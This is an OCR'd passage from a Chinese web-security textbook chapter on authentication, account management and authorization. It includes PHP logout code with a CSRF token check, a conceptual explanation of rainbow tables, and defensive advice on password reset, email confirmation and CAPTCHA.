
不管什么错误消息，其原则都是不能留给攻击者任何提示。在登录功能里像下面的两个错误消息都是对安全不利的：

“指定的用户不存在”

“密码不正确”

因为攻击者从这些消息里就可以知道到底是用户 ID 错了还是密码错了，使得暴力破解将会更有针对性。图 5-12 是在知道用户 ID/ 密码哪个错误和不知道用户 ID/ 密码哪个错误这两种情况下，攻击所需要成本的对比。

▶ 图 5-12　如果知道登录 ID 或者密码哪个错了的话破解将会变容易



如果是用户 ID 不正确（不存在）的话，如左图，首先攻击者会一直尝试使用不同的用户 ID，直到找到了系统里存在的用户 ID，然后再开始进行猜测密码，这样的话最多需要尝试 2 万次就够了。如果攻击者不知道登录 ID 或者密码哪个不正确的话，就需要尝试所有的用户 ID 和密码的组合，也就是至少需要尝试 1 万 × 1 万，即 1 亿次才行。可以看出，错误消息可以在很大程度上对攻击者的攻击效率产生影响。

同样，有时候攻击者也可以通过用户账号被锁定时显示的错误信息来推测用户 ID 是否存在，

所以推荐在发生账号被锁定的时候使用类似下面那样的消息（如果系统支持账号锁定功能的话）：

"ID 或者密码错误，账号已被锁定"

尽管这样会让真正的用户不知道到底是自己的用户 ID 错了还是密码错了，但我们在 5.1.2 节提到了，用户账号被锁定的时候，最好同时给用户发送邮件通知。所以如果在上面弹出的错误消息后面加上类似下面这段文字的话，用户体验会更好一些。

> ※ 账号锁定时将发送邮件通知账号所有者，如果有什么疑问，请查看邮件内容进行确认。

5.1.7　退出登录功能

比较安全的退出登录处理的做法是销毁会话对象。另外，有时候需要在退出登录的时候加入防止 CSRF 漏洞的逻辑，但是如果由第三方强制退出登录没有什么大的不利影响的话，也可以考虑省略预防 CSRF 的处理。

下面是在退出登录需要做的事。

- ➤退出登录处理有副作用所以用 POST 提交退出登录请求
- ➤在退出登录处理中销毁会话对象
- ➤根据需要选择是否加入 CSRF 处理

发起退出登录请求的页面实现示例请参考下面的代码。

代码清单　/51/51-011.php



```
【前面省略】// 这里假设已经执行了 session_start();
<form action="51-012.php" method="POST">
<-- 下面是防止 CSRF 的令牌 -->
<input type="hidden" name="token" value="<?php echo
  htmlspecialchars(session_id()); ?>">
<input type="submit" value=" 退出登录 ">
</form>
```

这段代码通过 POST 方式向执行退出操作的脚本（51-012.php）发起请求，作为预防 CSRF 的措施，同时传一个 hidden 的参数 token，token 直接使用了会话 ID 的值。

执行退出登录的处理如下所示。

代码清单　/51/51-012.php



```
<?php
  $token = $_POST['token'];
  session_start();
  // 进行令牌验证
```

```
  if ($token != session_id()) {
    die('点击退出登录按钮退出');
  }
  // 清空 $_SESSION 变量
  $_SESSION = array();
  // 销毁 session
  session_destroy();
?>
```

在这段代码的前半部分是进性预防 CSRF 的令牌检查，关于 CSRF 对策的详细内容可以参考 4.5.1 节。

上面脚本的后半部分是执行退出登录处理的中心内容，先对 `$_SESSION` 变量进行了清空操作，然后又销毁了会话。如果只是退出登录的话，不必对 `$_SESSION` 进行清空操作，但是为了防止以后在退出登录后增加逻辑时不小心发生其他问题，安全起见对这个变量进行了清空处理。

5.1.8　认证功能总结

这一节我们介绍了几种能增强系统认证功能安全性的一些方法。用户 / 密码认证作为现在主流的认证方式，可以采用下面的方法来提高其安全性。

- ➤密码可用字符种类和长度的要求
  - ➡请参考 5.1.1 节
  - ➡请参考 5.1.1 节
- ➤针对暴力破解的对策
  - ➡请参考 5.1.2 节
- ➤密码保存方法
  - ➡请参考 5.1.3 节
- ➤输入页面和错误信息的需求
  - ➡请参考 5.1.5 节
  - ➡请参考 5.1.6 节

此外，本节还介绍了如何安全的实现自动登录和退出登录功能。

参考：彩虹表原理

即使攻击者得到了密码的散列值去暴力破解，时间成本还是非常高的，于是有人提出了用反向查找表来提高查询速度的方法。这里所说的反向查找表是指把密码的散列值作为查找表的键（Key），而把密码原文作为查找表的值（Value）存储。表 5-3 是一个的反向查找表例子。


表 5-3 散列值反向查找表示例

散列值	密码
098f6bcd46	test
5f4dcc3b5a	password
900150983c	abc
d16fb36f09	xyz

但是如果直接去生成这样一个查找表的话，其大小将会过于庞大。所以有人又设想如果能按照某些规则，做出一个密码 1→散列值 1→密码 2→散列值 2→密码 3→散列值 3→…这样的链表的话，那么我们只需要记住链表的表头和表尾就可以了。这就是彩虹表的最显著特征。


为了建立这样一个链表，就需要知道如何从一个密码的散列值得到其后面的密码，实现这个功能的函数被称为还原函数（Reduction Function）。还原函数的功能就是从给定的散列值，生成一个符合密码规范（可使用字符种类及密码长度）的新密码字符串。在链表里的不同位置需要使用不同的还原函数，而不能全部使用同一个还原函数。在图 5-13 的例子里，由于一共进行了 3 次散列值还原操作，所以相应地也就需要 3 个还原函数。

图 5-13 彩虹表的链表结构




为了能多保存一些密码组合，首先需要选择链表的第一个元素，然后通过计算得到整个链表。在把彩虹表数据保存到文件的时候，只需要记录这个链表的头和尾的元素即可。图 5-14 是彩虹表在文件中保存的大概样子。

图 5-14 彩虹表的保存方法示例



下面我们以散列值 a48927 为例来看看如何利用彩虹表来计算出该散列值对应的原密码。最开始检索的时候由于不知道这个散列值在链表的哪个位置上，所以需要对每个位置进行验证。首先，使用还原函数和散列函数分别计算出其在链表各个位置时的链表末尾元素的值，得到的结果是 lookie、abcxyz、root00 这三个值，如图 5-15 所示。

图 5-15　使用彩虹表进行检索的过程



接着，依次查找这些产生的密码是否在彩虹表链表的最尾部，就找到了以 root00 为最末元素的链表。然后，在彩虹表里找到相应的链表的头元素，即 system。

以 system 开始，依次使用散列函数和还原函数进行链表计算，就能发现 system 的散列值就是 a48927，即需要检索的密码原文就是 system。

彩虹表的数据文件里只保存了每个链表的开头和结尾的元素，其大小只由组成密码的字符种类和密码长度决定，跟具体的散列算法无关。而且彩虹表的算法和具体的散列函数（比如 MD5）本身无关，可以针对任何散列函数创建彩虹表，比如已经有公开的适用于 SHA-1 的彩虹表了。预计今后也会创建针对 SHA-256 的彩虹表。

参考文献

[1] Niels Ferguson, Bruce Schneier, Tadayoshi Kohno. (2010). *Cryptography Engineering*. Wiley Publishing, Inc.

5.2 账号管理

本节将针对账号（用户）管理实现上需要注意的地方加以说明。在账号管理当中，用户 ID（登录 ID）、密码、邮箱地址等的管理和安全性关联特别紧密。以下功能和这几方面紧密有关，我们将主要对在实现这些功能时需要注意的安全事项进行说明。

➤用户注册
➤修改密码
➤修改邮箱地址
➤密码找回
➤账号冻结
➤账号删除

5.2.1 用户注册

用户注册的时候，一般都会需要提供前面提到过的用户 ID、密码、邮箱地址等信息，需要注意的安全事项如下。

➤邮箱地址确认
➤防止用户 ID 重复
➤应对自动用户注册（即程序自动进行的机器人注册，此项内容为非必须事项）
➤关于密码的注意事项

上面第四点关于密码的相关问题，我们在前面的 5.1 节里面已经详细介绍过了，这里将不再讨论。

另外，除了上面提到的几点之外，用户注册时还容易发生下面两种安全漏洞。

➤SQL 注入漏洞（4.4.1 节）
➤邮件头注入漏洞（4.9.2 节）

关于上面两种脆弱性请参考第四章的相关章节。下面我们就开始对用户注册功能的注意事项进行说明。

邮箱地址确认

在需要认证的网站里邮箱地址有着举足轻重的地位，除了能够用它来找回密码，还能在修改密码或者账号被锁定时用来发送系统通知。特别是有密码找回功能的网站，如果密码通知邮件错

误的发给了其他人邮箱的话，那就变成安全事故了。


所以在用户注册、修改电子邮箱地址的时候，需要确认用户提供的邮箱是否能收到系统发送的邮件，即进行邮箱的收信确认。具体的话有下面两种方法。

- 将带有令牌的 URL 通过邮件发送到用户邮箱，用户在收到邮件点击 URL 后进行后续操作（方法 A）
- 用户输入邮箱地址后，转向令牌确认页面。令牌则通过邮件发送到用户输入的电子邮箱地址（方法 B）

上面两种方法都会给用户指定的邮箱发送令牌，然后通过确认用户输入的令牌来进行邮箱地址合法性的验证。方法 A 和方法 B 不不同的地方是，方法 A 在邮件正文里提供了一个 URL，用户点击 URL 打开网页即可。方法 B 的话则需要用户手工在页面上输入在邮件里收到的令牌。


方法 A 的处理流程如图 5-16 所示。方法 A 的话在用户在输入邮箱地址后，验证过程会临时停止，等用户收到邮件并点击里面的 URL 后，又会继续后面的验证过程。

图 5-16　邮件收信确认（方法 A）



和方法 A 不同的是，方法 B 只在邮件里发送令牌，而不带任何 URL 信息，且页面切换过程不会中断，用户需要在下一页面输入在邮件里收到的令牌。令牌在用户打开邮件之前属于秘密信息，不能放在 hidden 元素里在页面间传递，所以需要将令牌的值保存在会话中。

▶ 图 5-17 邮件收到确认（方法 B）



下表总结了方法 A 和方法 B 各自的优缺点。

▶ 表 5-4 用户邮箱地址确认方法的优点、缺点

	方法 A	方法 B
优点	● 用户操作体验较好 ● 需要长时间确认邮件时也能应对	● 不必让用户再去访问其他 URL ● 容易实现
缺点	● 实现起来较麻烦 ● 强迫用户去访问邮件里的 URL 有点不太方便 ● 有的邮件客户端的可能会把 URL 做截断处理，导致用户点击后没反应或者打开错误的页面	● 需要用户输入验证码，对用户来有点麻烦 ● 如果邮件发送后用户不能立即收到会导致验证失败无法注册 ● 如果是用手机操作的话可能会比较麻烦

实际中可能采用更多的是方法 A，但是在邮件里发送 URL 的话，可能会对预防钓鱼攻击措施带来不利影响，所以本书里反而推荐使用方法 B。

防止用户 ID 重复

用户 ID，即用户登录名，必须保持唯一性。笔者进行网站的安全咨询工作时，就遇到过能使用重复用户 ID 注册的情况，这里介绍一下笔者见过的用户 ID 重复的例子。

◆ 例子 1：ID 相同密码不同可以注册的网站

有一个会员系统网站的用户 A 忘了自己的密码，作为尝试将用户 ID 作为密码输入后竟然登录成功了，而且看到的个人信息也都是别人的。

调查后发现，即使用户 ID 相同，如果密码不同的话也能在这个网站上注册成功。而 A 用户只是偶然地登录进和用户 ID 相同的其他账号而已。

◆ 例子 2：用户 ID 没有添加唯一性约束的网站

笔者曾负责检查一个网站的安全漏洞，检查发现该网站在经过特殊的操作之后，可以使用重复的用户 ID 注册多个账号。笔者建议网站的管理员在数据库的表定义上给用户 ID 加上唯一

（UNIQUE）约束，但是他们的系统在删除用户的时候做的是逻辑删除（即在数据库里给被删除的记录设置删除标记代表用户已被删除），所以不能在表定义上做唯一约束。

这样的网站在现实中应该为数不少，如果应用程序存在 Bug 的话（比如竞争 / 互斥处理不当等），就可能导致产生重复用户 ID 的问题。

和例子 1 一样，如果相同的用户 ID 能注册不同的用户的话，就存在用户登录到其他用户账号里的风险。最好是在数据库的定义上把表示用户 ID 的那一列加上唯一约束。如果现实不允许设置这种约束的话，那么至少在应用程序里必须要加入防止用户 ID 重复的逻辑，在处理互斥等操作的时候也要格外细心。

应对自动用户注册

如果 Web 站点是能自由注册的话，那么攻击者有时候会通过程序自动注册大量机器人账号。攻击者为了各种目的到处注册大量这种机器人账号，比如在提供邮件服务的网站里注册大量用户，然后用这些用户发送垃圾邮件。

根据网站性质不同，这种大量自动注册用户带来的威胁也不一样，如果已经预估到这种风险或者已经因这种攻击而带来损失的话，可以采用 CAPTCHA（验证码）来做预防。

◆ 利用 CAPTCHA 防止自动注册

CAPTCHA（验证码）是通过故意在页面显示经过变形处理的文字等，让用户确认后输入，来验证正在操作的是人而不是机器程序在执行而发明的一种方法。[①]

网上有很多公开的在 PHP 等中使用的 CAPTCHA 库，可以根据自己的需求去选择合适的库使用。图 5-18 就是一个面向 PHP 的叫作 cool-php-captcha[②] 的画面截图，这个库基于 GPLv3 许可证方式公开。在使用这样的库的时候，除了要看它们的功能和方便程度之外，许可证也是不可忽略的选择条件之一。

图 5-18 cool-php-captcha 提供的例子画面



① CAPTCHA 是卡内基梅隆大学的注册商标，但是他们在 2008 年 4 月 21 日放弃了该商标的所有权。请参考 http://tsdr.uspto.gov/#caseNumber=78500434&caseType=SERIAL_NO&searchType=statusSearch

② https://code.google.com/p/cool-php-captcha/

有时候使用 CAPTCHA 会给用户的使用体验带来负面影响，最近也出现了一些使用声音代替图片的网站。下面的是 Google 用户注册时的 CAPTCHA，点击输入框右边的小喇叭图标的话，就会播放混着杂音的录音，在录音里播放作为验证码的字符。用户可以在收听验证码后输入。

图 5-19 使用了声音的 CAPTCHA



如上文所述，使用 CAPTCHA 可以在一定程度上达到阻止程序进行自动用户注册的恶意行为。

即使在用户注册界面不使用 CAPTCHA 功能，也不能说系统就存在安全上的隐患。但是如果考虑到系统被自动注册大量账号后可能会带来何种损失的话，那么请一定要考虑下使用 CAPTCHA 功能。

5.2.2 修改密码

这一节我们介绍密码修改功能在安全上需要注意的事项，具体如下。

- 需要确认当前密码
- 修改密码后向用户发送邮件通知

另外，在修改密码时可能存在的以下安全漏洞。

- SQL 注入漏洞
- CSRF 漏洞

下面分别对这几项进行详细说明。

确认当前密码

当用户想要修改密码的时候，需要向用户确认当前密码（再认证）。这样做的话能防止会话劫持等情况下攻击者直接修改用户密码。而且，通过再认证，还能防止后面将要提到的 CSRF 漏洞。

图 5-20 是典型的修改密码的例子。

图 5-20 修改密码页面的示例

请输入现在的密码和修改后的密码

原密码	●●●●●●●●
新密码	●●●●●●●●
新密码（确认）	●●●●●●●●

修改

修改密码后向用户发送邮件通知

当发生像修改密码这样比较重要的事件时，最好是将具体信息以邮件的方式通知用户。这样即使是攻击者恶意修改了密码，用户也能尽早发现并且采取措施防止受到进一步的损失。

密码修改功能容易发生的漏洞

密码修改功能中容易发生的漏洞有以下两点。

- SQL 注入漏洞
- CSRF 漏洞

如果修改密码的页面存在 SQL 注入漏洞的话，除了 4.4.1 节里讲的常见的 SQL 注入危害以外，还存在以下危害。

- 绕过再认证而直接就能修改密码
- 修改其他用户的密码
- 一次修改所有用户的密码

此外，如果修改密码页面存在 CSRF 漏洞的话，就会像第 4.5 节里说的那样，存在攻击者在修改掉密码后，使用新密码登录的风险。

但是如果修改密码时使用上面提到的再认证功能的话，就不存在 CSRF 攻击的风险了。

5.2.3 修改邮箱地址

用户修改邮箱地址也会对影响用户安全。如果用户邮箱地址被攻击者恶意修改的话，攻击者就有可能利用密码找回功能得到用户的密码或者设置新的密码。

典型的被利用来恶意修改用户邮箱地址的攻击方式有以下几种，都是在第 4 章里介绍过的内容。

➤会话劫持
➤CSRF 攻击
➤SQL 注入攻击

修改邮箱地址功能要考虑的安全对策

在实现修改邮箱地址功能时，需要考虑到的安全因素包括下面几项。

➤对新邮箱地址进行收信确认（请参考 5.2.1 节）
➤再认证（请参考上一节）
➤邮件通知（请参考上一节）

修改邮箱地址后的邮件通知，需要给修改前后的两个地址都发送邮件。给旧地址发送邮件的目的是为了在邮箱地址被其他人恶意修改后能够及时通知到真正用户。

修改邮箱地址时需要的对策总结


功能方面的对策
- 邮箱地址确认
- 再认证
- 邮件通知（修改前后的两个邮箱地址）


针对容易发生的漏洞的对策
- SQL 注入漏洞的对策
- CSRF 漏洞的对策（再认证的话可以解决此问题）

5.2.4 密码找回

在用户忘记密码时，我们要通过某些手段告知用户密码或者让用户设置新密码，这个功能称为密码找回或者密码重置。

不管采用什么方法，都需要在确认用户的合法性之后，将密码告知用户或者引导用户设置新密码。把现在的密码告知用户，称为（狭义的）密码找回功能，告诉用户修改后的密码，或者引导用户设置新密码，称为密码重置。在这一节里，我们把这两种方式统称为“密码找回”。

密码找回分为面向管理员（不是供管理员找回自己的密码，而是管理员操作找回普通用户的密码）和面向最终用户两种。每个应用程序都应该提供面向管理员的密码找回功能，而面向最终用户的密码找回功能则会降低系统的安全系数，所以需要根据自己网站的特点来决定是否需要提供这个功能。

面向管理员的密码找回功能

有时候用户可能会忘记自己的密码，这时候他们就会向网站管理员求助。所以网站需要提供供管理员使用的找回密码功能。但是如果在管理员使用的密码找回功能里明文显示密码的话，就有可能存在密码被窃取等安全事故，所以一般都采用密码重置的方式实现。

管理员根据用户请求找回密码按照下面的流程进行处理。

1. 收到用户找回密码请求，对请求者进行身份验证
2. 管理员重置密码，将临时密码告诉用户
3. 用户使用临时密码登录后，立即修改密码

在第一步用户本人操作确认中，最常用的方法是通过电话确认用户注册时填写的个人资料等信息。但是这样很容易产生假冒他人的问题，所以需要根据自己网站的实际情况，选择最合适的确认用户合法性的方法。比如网银一般都会要求用户提供申请书并且加盖注册时使用的印章，然后将重置的密码通过信件邮寄给用户[①]。

在对用户进行身份合法性进行验证之后，需要将重置后的密码告诉用户，一般来说最好不直接通过电话，而是使用管理程序通过电子邮件通知用户。其原因有以下几条。

➤ 管理员或者用户都不会看到密码，不会造成密码泄露
➤ 如果有人冒名打来电话，能减少密码泄漏的风险

不管哪种情况，用户在收到重置的密码后应该立即修改密码。为了实现这个目的，可以使用“临时密码”，临时密码是只能用来修改自己密码的密码。用户只有在修改密码后，才能继续使用全部功能。

这里我们总结一下，供管理员使用的密码重置功能的需求有以下几点。

➤ 验证用户合法性时显示个人信息（通过电话或者书面确认）
➤ 生成临时密码并告知用户。临时密码不直接在屏幕上显示而是通过邮件发送
➤ 临时密码只能在登录后用来修改密码

面向用户的密码找回功能

忘记自己密码的用户可以通过面向用户的密码找回功能[②]找回自己的密码或者重置密码。面向用户的密码找回功能也沿用在确认操作者的合法身份后再向用户发送密码通知的流程。下面我们对此进行详细说明。

① 根据银行不同，也有提供通过电话或者网站重置密码的。
② 单说“密码找回”一般多指面向个人用户的“密码找回”功能。

◆ 对用户进行身份确认

面向个人用户的密码找回功能通常使用下面方法来确认操作者的合法性

➤让用户在注册时设置安全问题和答案，在用户找回密码时进行确认
➤通过向注册的邮箱地址发送邮件确认用户的合法性

但是上面的这两种方法都存在用户被冒充的可能性，第一种方法里如果安全问题是类似“你母亲的姓”之类的话，答案很容易被第三者知道。如果采用第二种方法的话，如果邮件是不加密发送的话，也存在着被监听的风险。

所以要认识到，在实现供用户找回密码功能的时候，存在用户被冒充的风险，只有在能接受这个风险的基础上再去实现这个功能。

◆ 如何发送密码通知

在确认了用户的合法性身份之后就要通知用户密码信息了，如何实现通知，有下面 4 种方法可以选择。

（A）通过邮件发送现在的密码
（B）发送供用户修改密码的 URL
（C）通过邮件发送临时密码
（D）直接转向修改密码页面


在本书里我们推荐使用（C）或者（D）方法。

方法（A）首先给人一种密码没有被加密的不安全感，其次，现在密码不是临时密码，万一被监听并盗取的话，在用户不知情的情况下可能会被持续盗用。所以不建议使用方法（A）。

（B）的话有一种强迫让用户养成查看邮件里附带的 URL 习惯的感觉，笔者觉得不是很好。

（C）虽然也存在被监听的风险，但是即使临时密码被攻击者得到并修改密码，用户会立刻收到修改密码的邮件通知，因为此时用户本人肯定还没有修改密码，所以立即可以知道之前的临时密码一定是被别人恶意盗用了。使用方法（C）的大致流程如图 5-21 所示。

▶ 图 5-21　方法（C）操作流程示例



在这种方法里需要注意的是，在用户输入系统不存在的邮箱地址时，也要显示保密问题确认页面。如果不这么做的话，攻击者一下子就能知道所使用的邮箱地址是否已经注册过了。所以需要在系统里保存一些预置的保密问题，当用户输入的邮箱地址不存在时，选择一个保密问题显


示。当然，这时候用户无论怎么回答结果应该都是错误的。另外，对于同一个邮箱地址，每次显示的预置保密问题也应该是同一个。

在上面的操作过程中，确认保密问题是不可省略的一步。如果省略了，则随便谁都可以简单的把其他人的密码置为无效了。即使不能置为无效，也会发送重置密码邮件，给真正的用户带来困扰。

发送给用户的临时密码只能用于修改密码。此外用户在修改密码时，要通过邮件通知用户（请参考 5.2.2 节）。

下面图 5-22 是方法（D）的操作流程示意图。

图 5-22 方法（D）操作流程示例



（D）方法不会向用户发送临时密码，为了确认邮箱使用了令牌机制。另外，由于已经验证过了令牌，所以后面的"保密问题"步骤可以省略。

在用这种方式去实现密码找回通知的时候，需要注意下面几点。

首先，即使用户输入的邮箱地址不存在，也不显示错误信息，而仍然显示令牌确认页面。这么做是为了防止有人能通过观察输入不存在邮箱地址后的页面来判断出该邮件是否已经注册了。

其次，为了防止针对验证码（令牌）的暴力破解，可以考虑在验证码验证错误次数或者密码重置次数超过一定值之后，将账户冻结。但是，用户被冻结这件事在页面上不做任何提示，而是给真正的用户发送邮件，指引其向客服寻求帮助。

5.2.5 账号冻结

针对特定的账号，如果在安全性上出现什么问题的话，有时候我们可能会暂时冻结该账号。具体可能导致账号被冻结的可能原因有如下几点。

- 用户本人要求冻结（比如 PC 被偷了、手机丢了，或者收到了密码被修改的邮件等）
- 账号被非法使用的时候

除了上述行为之外，在用户违反了网站的使用规范等其他情况下也可能导致账号被冻结。

应该给管理员提供账号冻结及解锁的功能，并且像 5.2.4 节所提到那样，如果是用户自己要求冻结账号或者解锁的话，需要先进行用户的身份确认，然后再进行相应的操作。

5.2.6　账号删除

账号删除通常来说是不可恢复的操作，为了确认用户是否真的想删除账号，且为了预防 CSRF 漏洞，最好在操作时进行密码确认（再认证）。

除此之外容易在账号删除功能里出现的漏洞是 SQL 注入漏洞。

5.2.7　账号管理总结

这一节里我们对账户管理方面安全性上的注意事项做出了说明。下面我们总结了在各个功能里都需要注意的事项。

- 用户输入的电子邮箱地址一定要确认收信
- 进行重要操作的时候进行再认证
- 执行重要的处理后发邮件通知

另外，在账号管理里比较容易发生的安全漏洞也有下面几个。

- SQL 注入漏洞
- CSRF 漏洞
- 邮件头注入漏洞（邮箱地址注册、修改时）

5.3　授权

在本节中我们将介绍授权（Authorization）控制（访问控制）。

5.3.1　什么是授权

授权指的是给认证为合法的用户分配相应的权限，下面是一些权限的例子。

- 只有认证用户才能使用的功能
  销户处理、转账、创建新用户（以管理员身份）等
- 只有认证用户才能查看的信息
  非公开的用户私人信息、非公开的他人的个人信息（以管理员身份）、非公开的论坛内容、WebMail 等
- 只有认证用户才能执行的修改操作
  用户本人的信息修改（密码、个人简介、页面设置等）、修改他人的个人信息（以管理员身份）、从 WebMail 发送邮件等

授权系统存在漏洞的话，会导致个人信息泄漏、权限被恶意使用等众多安全上的问题。

5.3.2　典型的授权漏洞


在这一节我们介绍比较有代表性的不合理的授权实现案例。

更改资源 ID 后可以查看没有权限查看的信息

很多 URL 里面都包含表示特定资源的 ID（这里我们叫作资源 ID），如果权限管理做的不够充分的话，那么有可能只通过修改 URL 里的这个 ID 就能查看本来没有权限查看或者修改的数据。

